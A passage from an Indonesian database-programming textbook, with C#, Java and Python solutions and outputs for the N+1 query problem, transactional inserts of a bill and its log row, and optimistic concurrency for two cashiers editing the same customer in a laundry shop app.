    static String rupiah(long n) {
        return "Rp " + NumberFormat.getIntegerInstance(Locale.US).format(n).replace(',',
'.');
    }
}
```

```
ResultSet: 57 bills still in the shop
one query per bill: owed Rp 1.529.000, 2954 queries, 28 ms
one query, grouped: owed Rp 1.529.000, 1 query, 4 ms
after close(): 57 rows still in memory, per outlet {O01=32, O02=15, O03=10}
```

Kode 16.44 `p1611_readers.py`: empat cara membaca yang sama dalam Python.

```
# p1611_readers.py - Problem 16.11: reading connected (a cursor) and disconnected (rows
kept after
# the connection is closed), and the cost of asking once per row (the "N + 1" pattern).
import os
import sqlite3
import time

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


conn = sqlite3.connect(DB)

# 1. Connected: the cursor hands over one row at a time while the connection stays open.
still_in_shop = 0
for (status,) in conn.execute("SELECT status FROM Bill"):
    if status != "departed":
        still_in_shop += 1
print(f"cursor: {still_in_shop} bills still in the shop")

# 2. The tempting way: one more query for every bill ("N + 1").
t = time.perf_counter()
bills = conn.execute("SELECT id, payment FROM Bill").fetchall()
owed = 0
for bill_id, charged in bills:
    paid = conn.execute("SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = ?",
(bill_id,)).fetchone()[0]
    owed += charged - paid
print(f"one query per bill: owed {rupiah(owed)}, {len(bills) + 1} queries,
{(time.perf_counter() - t) * 1000:.0f} ms")

# 3. The right way: one query, and the database does the grouping.
t = time.perf_counter()
(owed,) = conn.execute("""SELECT SUM(b.payment - COALESCE(p.paid, 0))
                          FROM Bill b LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid FROM
Payment GROUP BY Bill_id) p
                            ON p.Bill_id = b.id""").fetchone()
print(f"one query, grouped: owed {rupiah(owed)}, 1 query, {(time.perf_counter() - t) *
1000:.0f} ms")

# 4. Disconnected: fetch everything, close the connection, keep working on the rows.
rows = conn.execute("SELECT Outlet_id, status FROM Bill WHERE status <>
'departed'").fetchall()
conn.close()
per_outlet = {}
for outlet, status in rows:
    per_outlet[outlet] = per_outlet.get(outlet, 0) + 1
print(f"after close(): {len(rows)} rows still in memory, per outlet
{dict(sorted(per_outlet.items()))}")
```

```
cursor: 57 bills still in the shop
one query per bill: owed Rp 1.529.000, 2954 queries, 18 ms
one query, grouped: owed Rp 1.529.000, 1 query, 3 ms
after close(): 57 rows still in memory, per outlet {'O01': 32, 'O02': 15, 'O03': 10}
```

Ketiganya sepakat: 57 nota masih di toko (32 di Rungkut, 15 di Keputih, 10 di Wiyung), dan pelanggan masih berutang Rp 1.529.000, yaitu Rp 144.213.000 yang ditagihkan untuk semua nota dikurangi Rp 142.684.000 yang diterima. Waktu-waktunya adalah waktu mesin ini dan akan berbeda di mesin Anda; *perbandingannya* itulah pelajarannya.

Mengapa satu pertanyaan per baris itu lambat. Misalkan N banyaknya nota, t_q biaya tetap satu pertanyaan kepada lapisan data (menyiapkan, mengirim, menunggu jawabannya), dan t_r biaya mengolah satu baris. Meminta nota-nota lalu sekali lagi untuk setiap nota berbiaya

$$T_{N+1} \approx (N+1)\, t_q + N\, t_r \qquad \text{sedangkan} \qquad T_1 \approx t_q + N\, t_r \tag{16.10}$$

sehingga selisihnya $N\, t_q$, dan selisih itu tumbuh bersama data. Pada ketiga percobaan, $N = 2{,}953$, dan satu pertanyaan per nota memakan waktu beberapa kali lebih lama daripada satu pertanyaan untuk semuanya, padahal setiap pertanyaan tetap berada di dalam proses yang sama. SQLite berjalan di dalam program, jadi t_q di sini sangat kecil, beberapa mikrodetik; *server* basis data di mesin lain menjawab setiap pertanyaan dalam kira-kira setengah milidetik, dan saat itu $N\, t_q = 2{,}953 \times 0.5\ \text{ms} \approx 1.5$ detik untuk satu halaman, dibandingkan beberapa milidetik untuk kueri yang dikelompokkan. Pola ini mempunyai nama, *masalah kueri N + 1*, dan inilah alasan paling umum mengapa halaman yang cepat dengan sepuluh baris uji menjadi lambat dengan data setahun yang sungguhan.

Penyelesaian keliru yang menggoda. `Select` per nota dalam **Kode 16.42**, atau `SELECT` per nota dalam **Kode 16.43** dan **Kode 16.44**. Masing-masing benar, masing-masing terbaca wajar ("untuk setiap nota, ambil pembayarannya"), dan masing-masing adalah sisi yang lambat dari Persamaan (16.10). Perhatikan juga bahaya injeksi pada versi C#: `$"Bill_id = '{b["id"]}'"` membangun penyaring dari data, aman di sini hanya karena setiap id nota berasal dari tabel kita sendiri. Obatnya adalah relasi (`GetChildRows("Payment_Bill")`, yang mengikuti indeks yang dirawat `DataRelation`) pada model tak terhubung, dan satu kueri dengan `GROUP BY` atau *join* pada model terhubung: biarkan lapisan data yang mengelompokkan, dalam satu perjalanan.

> **UJI DIRI.** Halaman "My bills" (**Kode 16.16**, `my_bills`) menampilkan nota-nota seorang pelanggan beserta sisa tagihannya. Apakah kuerinya terkena masalah N + 1?
>
> *Jawaban.* Tidak. `BILL_SELECT` menghitung jumlah yang sudah dibayar untuk setiap nota dengan *subquery* berkorelasi, `(SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id)`, di dalam satu kueri yang dikirim program. Basis data mengevaluasinya sekali per baris, tetapi di dalam basis data, dengan indeks `Payment_bill_idx`, tanpa perjalanan pulang-pergi per baris; program mengirim satu pertanyaan dan menerima semua barisnya. Masalah N + 1 menyangkut perjalanan pulang-pergi antara program dan lapisan data, bukan cara basis data menjalankan kueri.

16.7.2 Soal 16.12 — Nota dan baris lognya, semua atau tidak sama sekali

> **SOAL.** Taking in a bill writes two rows: the bill, and its first `StatusLog` row. Show what happens when the second write fails after the first has succeeded, with and without a transaction, and state the rule that keeps the data consistent.
>
> *Dengan kata lain:* menerima sebuah nota menulis dua baris, yaitu nota itu dan baris `StatusLog` pertamanya. Perlihatkan apa yang terjadi ketika operasi tulis kedua gagal setelah yang pertama berhasil, dengan dan tanpa transaksi, lalu nyatakan aturan yang menjaga data tetap konsisten.

Dengan bahasa kita sendiri. Setiap nota harus mempunyai baris log; jejak audit tidak berharga bila sebagian nota tidak mempunyai riwayat. Dua operasi tulis yang harus sama-sama terjadi atau sama-sama tidak terjadi adalah tujuan diadakannya *transaksi*.

Rancangan. Buat operasi tulis kedua gagal dengan sengaja, dengan cara yang dideteksi oleh basis data sendiri: baris log menyebut karyawan `E9999`, yang tidak ada, sehingga *foreign key*

`StatusLog_Employee` menolaknya. Hitung, sebelum dan sesudahnya, banyaknya nota dan banyaknya nota tanpa baris log, bilangan yang harus selalu nol.

Penyelesaian C#. Pada model tak terhubung, transaksi adalah *unit of work* [19] yang dibuat dari dua panggilan: `AcceptChanges`, yang menjadikan keadaan `DataSet` sekarang sebagai "asli" yang baru (seperti `COMMIT`), dan `RejectChanges`, yang membuang setiap perubahan sejak `AcceptChanges` terakhir (seperti `ROLLBACK`). `DataSetStore.Change` dalam **Kode 16.12** dibangun persis di atas pasangan itu. **Kode 16.45** memperlihatkannya secara tersendiri.

Kode 16.45 `P1612Transaction.cs`: nota dan baris log sebagai satu *unit of work*; `--no-tx` mempertahankan separuh yang berhasil.

```
// P1612Transaction.cs - Problem 16.12: a new bill and its first log row, all or nothing.
//   dotnet run -- 16.12          the unit of work: an error undoes everything since the
last save
//   dotnet run -- 16.12 --no-tx  the tempting mistake: keep whatever happened before the
error
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P1612Transaction
{
    public static void Run(string dataDir, string[] args)
    {
        bool noTx = args.Contains("--no-tx");
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
        DataTable bills = ds.Tables["Bill"]!, log = ds.Tables["StatusLog"]!;
        Console.WriteLine($"before: {bills.Rows.Count} bills, {log.Rows.Count} log rows;
bills without a log row: {Orphans(ds)}");
        try
        {
            bills.Rows.Add("B2954", "2026-09-30 21:00:00", DBNull.Value, DBNull.Value,
"queued", "A07", 5, 40000m,
                           "C0001", "E0004", "S0001", "O01");
            log.Rows.Add(8803, "B2954", "queued", "2026-09-30 21:00:00", "E9999");   // no
such employee
            ds.AcceptChanges();                                                      //
"commit"
            Console.WriteLine("saved");
        }
        catch (InvalidConstraintException e)
        {
            Console.WriteLine($"error: {e.Message}");
            if (noTx) ds.AcceptChanges();       // keep the half that worked
            else ds.RejectChanges();            // "rollback": back to the last
AcceptChanges
        }
        Console.WriteLine($"after:  {bills.Rows.Count} bills, {log.Rows.Count} log rows;
bills without a log row: {Orphans(ds)}");
    }

    // Bills that have no StatusLog row at all: something that must never exist.
    private static int Orphans(DataSet ds) =>
        ds.Tables["Bill"]!.Rows.Cast<DataRow>().Count(b =>
b.GetChildRows("StatusLog_Bill").Length == 0);
}
```

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: ForeignKeyConstraint StatusLog_Employee requires the child key values (E9999) to
exist in the parent table.
after:  2953 bills, 8802 log rows; bills without a log row: 0
```

Pada model terhubung, hal yang sama ditulis dengan `DbTransaction`, seperti yang dilakukan `NewBill` dalam **Kode 16.41**: `BeginTransaction`, dua panggilan `Exec` dengan transaksinya, `Commit`; eksepsi sebelum `Commit` membuat transaksinya dibuang, dan membuang transaksi yang belum di-*commit* berarti membatalkannya.

Penyelesaian Java dan Python. **Kode 16.46** mematikan *autocommit*, sehingga kedua `INSERT` menjadi satu transaksi, dan memanggil `rollback` di `catch`; **Kode 16.47** membuka koneksi dalam mode *autocommit* (`isolation_level=None`) dan menulis sendiri `BEGIN`, `COMMIT`, dan `ROLLBACK`, sehingga tidak ada yang tersembunyi. Keduanya bekerja pada salinan sementara `laundry.db`.

Kode 16.46 `P1612Transaction.java`: satu transaksi JDBC, dibatalkan bila terjadi galat.

```
// P1612Transaction.java - Problem 16.12: a new bill and its first log row, all or nothing.
// Compile: javac -d out P1612Transaction.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1612Transaction [--no-tx]
// Works on a temporary copy of laundry.db.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.Arrays;

public class P1612Transaction {
    static Connection c;

    public static void main(String[] args) throws Exception {
        boolean noTx = Arrays.asList(args).contains("--no-tx");
        Path copy = Files.createTempDirectory("laundry").resolve("laundry.db");
        Files.copy(Path.of("..", "data", "laundry.db"), copy);
        c = DriverManager.getConnection("jdbc:sqlite:" + copy);
        c.createStatement().execute("PRAGMA foreign_keys = ON");
        System.out.println("before: " + state());
        c.setAutoCommit(noTx);                          // false: the statements below
form one transaction
        try {
            c.createStatement().executeUpdate("""
                    INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id, Service_id, Outlet_id)
                    VALUES ('B2954', '2026-09-30 21:00:00', 'queued', 'A07', 5, 40000,
'C0001', 'E0004', 'S0001', '001')""");
            c.createStatement().executeUpdate("""
                    INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                    VALUES ('B2954', 'queued', '2026-09-30 21:00:00', 'E9999')""");   // no
such employee
            if (!noTx) c.commit();
            System.out.println("saved");
        } catch (SQLException e) {
            System.out.println("error: " + e.getMessage());
            if (!noTx) c.rollback();                    // the bill goes too
        }
        c.setAutoCommit(true);
        System.out.println("after:  " + state());
        c.close();
    }

    static String state() throws SQLException {
        return count("SELECT COUNT(*) FROM Bill") + " bills, " + count("SELECT COUNT(*)
FROM StatusLog") + " log rows; "
                + "bills without a log row: " + count("SELECT COUNT(*) FROM Bill b WHERE
NOT EXISTS "
                + "(SELECT 1 FROM StatusLog l WHERE l.Bill_id = b.id)");
    }
```

Kode 16.46 (Lanjutan) *P1612Transaction.java: satu transaksi JDBC, dibatalkan bila terjadi galat.*

```
    static long count(String sql) throws SQLException {
        try (ResultSet rs = c.createStatement().executeQuery(sql)) {
            rs.next();
            return rs.getLong(1);
        }
    }
}
```

Kode 16.47 `p1612_transaction.py`: hal yang sama dengan `BEGIN`, `COMMIT`, dan `ROLLBACK` yang eksplisit.

```
# p1612_transaction.py - Problem 16.12: a new bill and its first log row, all or nothing.
#     python p1612_transaction.py          one transaction: the error undoes the bill as
well
#     python p1612_transaction.py --no-tx  the tempting mistake: autocommit, statement by
statement
# Works on a temporary copy of laundry.db.
import os
import shutil
import sqlite3
import sys
import tempfile

HERE = os.path.dirname(os.path.abspath(__file__))
copy = os.path.join(tempfile.mkdtemp(), "laundry.db")
shutil.copy(os.path.join(HERE, "..", "data", "laundry.db"), copy)
no_tx = "--no-tx" in sys.argv
conn = sqlite3.connect(copy, isolation_level=None)   # autocommit; transactions only where
we say BEGIN
conn.execute("PRAGMA foreign_keys = ON")


def state():
    bills, logs = (conn.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0] for t in
("Bill", "StatusLog"))
    orphans = conn.execute("""SELECT COUNT(*) FROM Bill b
                              WHERE NOT EXISTS (SELECT 1 FROM StatusLog l WHERE l.Bill_id =
b.id)""").fetchone()[0]
    return f"{bills} bills, {logs} log rows; bills without a log row: {orphans}"


print("before:", state())
try:
    if not no_tx:
        conn.execute("BEGIN")
    conn.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id, Service_id,
                    Outlet_id) VALUES ('B2954', '2026-09-30 21:00:00', 'queued', 'A07', 5,
40000,
                    'C0001', 'E0004', 'S0001', 'O01')""")
    conn.execute("""INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                    VALUES ('B2954', 'queued', '2026-09-30 21:00:00', 'E9999')""")   # no
such employee
    if not no_tx:
        conn.execute("COMMIT")
    print("saved")
except sqlite3.IntegrityError as e:
    print("error:", e)
    if not no_tx:
        conn.execute("ROLLBACK")                        # the bill goes too
print("after: ", state())
```

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: FOREIGN KEY constraint failed
after:  2953 bills, 8802 log rows; bills without a log row: 0
```

Program Java mencetak tiga baris yang sama, dengan kata-kata galat *driver* JDBC yang lebih panjang.

Penyelesaian keliru yang menggoda. Dua operasi tulis, satu sesudah yang lain, masing-masing di-*commit* sendiri: perilaku bawaan JDBC, `sqlite3` dengan `isolation_level=None`, dan `DataSet` yang disimpan setelah setiap baris. Opsi `--no-tx` menjalankan persis hal itu. Keluaran C#:

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: ForeignKeyConstraint StatusLog_Employee requires the child key values (E9999) to
exist in the parent table.
after:  2954 bills, 8802 log rows; bills without a log row: 1
```

dan keluaran Java:

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: [SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint failed (FOREIGN KEY
constraint failed)
after:  2954 bills, 8802 log rows; bills without a log row: 1
```


Galatnya dilaporkan, namun satu nota kini tidak mempunyai baris log: riwayat toko berlubang, dan tidak ada halaman yang akan pernah memperlihatkannya, sampai seorang auditor bertanya siapa yang menerima nota `B2954`. Aturannya umum: *bila beberapa operasi tulis menyatakan satu fakta, satukan dalam satu transaksi, dan biarkan basis data menolak seluruhnya*.

> **UJI DIRI.** Mencatat pembayaran menulis satu baris `Payment`, tidak lebih. Apakah itu memerlukan transaksi?
>
> *Jawaban.* Satu pernyataan sudah atomik dengan sendirinya: basis data menerapkan seluruhnya atau tidak sama sekali, jadi satu `INSERT` tidak memerlukan transaksi eksplisit. Transaksi diperlukan begitu ada pernyataan kedua yang ikut, misalnya bila toko juga mengurangi `credit` pelanggan saat metodenya `credit`: pembayaran dan perubahan deposit harus berhasil atau gagal bersama-sama, dan pemeriksaan sisa tagihan (jumlahnya tidak boleh melebihi Persamaan (16.2)) sebaiknya berjalan di dalam transaksi yang sama, agar dua kasir tidak dapat sama-sama mengambil rupiah terakhir dari sisa tagihan itu.

16.7.3 Soal 16.13 — Dua kasir, satu pelanggan: pembaruan yang hilang

> **SOAL.** Dewi and Rizky, two cashiers, open the edit page of customer `C0005` at the same moment. Dewi corrects the phone number and saves. A minute later Rizky, whose page still shows the old phone number, corrects the address and saves. Show what happens to Dewi's correction, and write the save so that it cannot be lost.
>
> *Dengan kata lain:* Dewi dan Rizky, dua kasir, membuka halaman ubah pelanggan `C0005` pada saat yang sama. Dewi membetulkan nomor telepon lalu menyimpan. Semenit kemudian Rizky, yang halamannya masih menampilkan nomor telepon lama, membetulkan alamat lalu menyimpan. Perlihatkan apa yang terjadi pada perbaikan Dewi, dan tulislah penyimpanan itu sedemikian sehingga perbaikan itu tidak dapat hilang.

Dengan bahasa kita sendiri. Halaman setiap kasir adalah *salinan tak terhubung* dari baris itu, yang diambil ketika halaman dibuka. Bahayanya adalah penyimpanan yang menulis balik seluruh salinan, karena salinan yang diambil sebelum perubahan orang lain akan diam-diam membatalkan perubahan itu. Inilah yang disebut *lost update* (pembaruan yang hilang), dan **Gambar 16.12** menggambarkannya.



Gambar 16.12 Dua kasir mengubah pelanggan yang sama. Menulis balik seluruh salinan menghilangkan perubahan Dewi; memeriksa nilai-nilai asli justru menolak penyimpanan Rizky.

Rancangan. *Optimistic concurrency* (konkurensi optimistik): anggaplah konflik itu jarang, jangan mengunci apa pun selama halaman terbuka, tetapi saat menyimpan, periksa bahwa baris itu masih seperti ketika halaman dibuka, dan tolak penyimpanan bila tidak [19]. Dengan o_c nilai kolom c ketika halaman dibuka dan v_c nilainya di basis data sekarang, penyimpanan berhasil tepat ketika

$$\text{penyimpanan berhasil} \Leftrightarrow \forall c\colon v_c = o_c \tag{16.11}$$

yaitu ketika tidak ada kolom yang berubah di belakang kita. Dalam SQL, syarat itu menjadi bagian dari `UPDATE`: `UPDATE Customer SET … WHERE id = @id AND name = @old_name AND phone = @old_phone AND address = @old_address`. Bila orang lain telah mengubah baris itu, `WHERE` tidak cocok dengan apa pun, basis data melaporkan nol baris yang berubah, dan program meminta pengguna memuat ulang. Inilah persis `UPDATE` yang dihasilkan `SqlCommandBuilder` ADO.NET untuk sebuah *data adapter*, dan alasan sebuah `DataRow` menyimpan dua versi setiap nilai, `DataRowVersion.Original` dan `DataRowVersion.Current`.

Penyelesaian C#. Kode 16.48 memberi setiap kasir salinan tabel `Customer` (`DataTable.Copy()`, data tak terhubung milik halaman), membiarkan masing-masing mengubah satu kolom, lalu menyimpan dengan pemeriksaan Persamaan (16.11), membandingkan setiap kolom baris yang sekarang ada di basis data dengan versi `Original` baris yang diubah.

Kode 16.48 `P1613Concurrency.cs`: dua salinan tak terhubung dari satu baris; penyimpanan membandingkan nilai asli; `--last-wins` tidak.

```
// P1613Concurrency.cs - Problem 16.13: two cashiers edit the same customer at the same
time.
//   dotnet run -- 16.13              optimistic concurrency: the second save is refused
//   dotnet run -- 16.13 --last-wins  the tempting mistake: the second save silently erases
the first
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P1613Concurrency
{
    public static void Run(string dataDir, string[] args)
    {
        bool lastWins = args.Contains("--last-wins");
        DataTable shop = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Customer"]!;   // "the database"
        DataRow start = shop.Rows.Find("C0005")!;
        Console.WriteLine($"in the shop: {start["name"]}, {start["phone"]},
{start["address"]}");

        // Each cashier's page holds its own disconnected copy, loaded before either of
them saves.
        DataTable dewi = shop.Copy(), rizky = shop.Copy();
        DataRow d = dewi.Rows.Find("C0005")!, r = rizky.Rows.Find("C0005")!;
        d["phone"] = "0812-0000-7777";                        // Dewi corrects the phone
number
        r["address"] = "Jl. Keputih Tegal No. 3, Sukolilo";  // Rizky corrects the address

        Save(shop, d, "Dewi", lastWins);
        Save(shop, r, "Rizky", lastWins);
        DataRow end = shop.Rows.Find("C0005")!;
        Console.WriteLine($"in the shop: {end["name"]}, {end["phone"]}, {end["address"]}");
    }

    // Writes an edited row back, like DbDataAdapter.Update with the WHERE clause that
    // SqlCommandBuilder generates: UPDATE ... WHERE id = @id AND name = @old_name AND ...
    private static void Save(DataTable shop, DataRow edited, string who, bool lastWins)
    {
        DataRow current = shop.Rows.Find(edited["id"])!;
        bool unchanged = edited.Table.Columns.Cast<DataColumn>()
            .All(c => Equals(current[c.ColumnName], edited[c, DataRowVersion.Original]));
        if (!unchanged && !lastWins)
        {
            Console.WriteLine($"{who,-6} REFUSED: somebody changed C0005 after you opened
it; reload and try again");
            return;
        }
        foreach (DataColumn c in edited.Table.Columns) current[c.ColumnName] = edited[c];
// every column
        shop.AcceptChanges();
        Console.WriteLine($"{who,-6} saved");
    }
}
```

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  REFUSED: somebody changed C0005 after you opened it; reload and try again
in the shop: Lukman Santoso, 0812-0000-7777, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
```

Penyelesaian Java dan Python. **Kode 16.49** dan **Kode 16.50** menuliskan pemeriksaan itu ke dalam `UPDATE` dan melihat banyaknya baris yang diubahnya.

Kode 16.49 `P1613Concurrency.java`: `UPDATE` yang optimistik, dengan nilai-nilai asli di `WHERE`.

```
// P1613Concurrency.java - Problem 16.13: two cashiers edit the same customer at the same
time.
// Compile: javac -d out P1613Concurrency.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1613Concurrency [--last-
wins]
// Works on a temporary copy of laundry.db.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.Arrays;
import java.util.HashMap;
import java.util.Map;

public class P1613Concurrency {
    static Connection c;
    static boolean lastWins;

    public static void main(String[] args) throws Exception {
        lastWins = Arrays.asList(args).contains("--last-wins");
        Path copy = Files.createTempDirectory("laundry").resolve("laundry.db");
        Files.copy(Path.of("..", "data", "laundry.db"), copy);
        c = DriverManager.getConnection("jdbc:sqlite:" + copy);
        show();
        Map<String, String> dewiSeen = load(), rizkySeen = load();   // both pages open
before either saves
        Map<String, String> dewi = new HashMap<>(dewiSeen), rizky = new
HashMap<>(rizkySeen);
        dewi.put("phone", "0812-0000-7777");
        rizky.put("address", "Jl. Keputih Tegal No. 3, Sukolilo");
        save("Dewi", dewiSeen, dewi);
        save("Rizky", rizkySeen, rizky);
        show();
        c.close();
    }

    static Map<String, String> load() throws SQLException {
        try (ResultSet rs = c.createStatement().executeQuery("SELECT name, phone, address
FROM Customer WHERE id = 'C0005'")) {
            rs.next();
            return Map.of("name", rs.getString(1), "phone", rs.getString(2), "address",
rs.getString(3));
        }
    }

    static void show() throws SQLException {
        Map<String, String> x = load();
        System.out.println("in the shop: " + x.get("name") + ", " + x.get("phone") + ", " +
x.get("address"));
    }
```

Kode 16.49 (Lanjutan) *P1613Concurrency.java: UPDATE yang optimistik, dengan nilai-nilai asli di WHERE.*

```
    static void save(String who, Map<String, String> original, Map<String, String> edited)
throws SQLException {
        String sql = "UPDATE Customer SET name = ?, phone = ?, address = ? WHERE id =
'C0005'"
                + (lastWins ? "" : " AND name = ? AND phone = ? AND address = ?");   //
...still as I first saw it
        try (PreparedStatement st = c.prepareStatement(sql)) {
            st.setString(1, edited.get("name"));
            st.setString(2, edited.get("phone"));
            st.setString(3, edited.get("address"));
            if (!lastWins) {
                st.setString(4, original.get("name"));
                st.setString(5, original.get("phone"));
                st.setString(6, original.get("address"));
            }
            System.out.printf("%-6s %s%n", who, st.executeUpdate() == 1 ? "saved"
                    : "REFUSED: somebody changed C0005 after you opened it; reload and try
again");
        }
    }
}
```

Kode 16.50 `p1613_concurrency.py`: hal yang sama dalam Python.

```
# p1613_concurrency.py - Problem 16.13: two cashiers edit the same customer at the same
time.
#     python p1613_concurrency.py              optimistic concurrency: the second save is
refused
#     python p1613_concurrency.py --last-wins  the tempting mistake: the second save erases
the first
# Works on a temporary copy of laundry.db.
import os
import shutil
import sqlite3
import sys
import tempfile

HERE = os.path.dirname(os.path.abspath(__file__))
copy = os.path.join(tempfile.mkdtemp(), "laundry.db")
shutil.copy(os.path.join(HERE, "..", "data", "laundry.db"), copy)
last_wins = "--last-wins" in sys.argv
conn = sqlite3.connect(copy, isolation_level=None)
conn.row_factory = sqlite3.Row
COLS = ("name", "phone", "address")


def load():
    return dict(conn.execute("SELECT name, phone, address FROM Customer WHERE id =
'C0005'").fetchone())


def show():
    c = load()
    print(f"in the shop: {c['name']}, {c['phone']}, {c['address']}")


def save(who, original, edited):
    sets = ", ".join(f"{c} = ?" for c in COLS)
    if last_wins:
        cur = conn.execute(f"UPDATE Customer SET {sets} WHERE id = 'C0005'", [edited[c] for
c in COLS])
    else:                                                   # ... AND every column still as I
first saw it
        same = " AND ".join(f"{c} = ?" for c in COLS)
        cur = conn.execute(f"UPDATE Customer SET {sets} WHERE id = 'C0005' AND {same}",
                           [edited[c] for c in COLS] + [original[c] for c in COLS])
    if cur.rowcount == 1:
        print(f"{who:<6} saved")
    else:
        print(f"{who:<6} REFUSED: somebody changed C0005 after you opened it; reload and
try again")
```

Kode 16.50 (Lanjutan) *p1613_concurrency.py: hal yang sama dalam Python.*

```
show()
dewi_seen, rizky_seen = load(), load()                # both pages are opened before either
is saved
save("Dewi", dewi_seen, {**dewi_seen, "phone": "0812-0000-7777"})
save("Rizky", rizky_seen, {**rizky_seen, "address": "Jl. Keputih Tegal No. 3, Sukolilo"})
show()
```

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  REFUSED: somebody changed C0005 after you opened it; reload and try again
in the shop: Lukman Santoso, 0812-0000-7777, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
```

Program Java mencetak empat baris yang sama. Nomor telepon Dewi selamat; Rizky diminta memuat ulang, melihat nomor Dewi, dan melakukan perbaikan alamatnya di atasnya.

Penyelesaian keliru yang menggoda. "Yang terakhir menyimpan, dialah yang menang" (*last write wins*): simpan setiap kolom dari formulir, dengan `WHERE id = @id` saja. Sebagian besar versi pertama setiap halaman ubah ditulis dengan cara ini, termasuk halaman pelanggan Laundry Counter sendiri, yang sengaja dibuat sederhana (Latihan 16.9 meminta Anda memperbaikinya). Dengan `--last-wins`:

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  saved
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Keputih Tegal No. 3, Sukolilo
```


Kedua penyimpanan "berhasil", dan perbaikan Dewi lenyap: nomor teleponnya kembali ke yang lama, padahal tidak ada yang mengetikkannya lagi. Tidak ada yang diperingatkan, dan lain kali binatu menelepon pelanggan itu, yang dihubungi adalah nomor yang sudah ia tinggalkan semenit setelah memberi tahu Dewi.

> **UJI DIRI.** Alih-alih membandingkan setiap kolom, banyak sistem menambahkan satu kolom `version` (sebuah bilangan) ke tabel, menaikkannya pada setiap pembaruan, dan menulis `UPDATE … SET …, version = version + 1 WHERE id = @id AND version = @old_version`. Apa keuntungan dan kerugiannya dibandingkan Persamaan (16.11) pada setiap kolom?
>
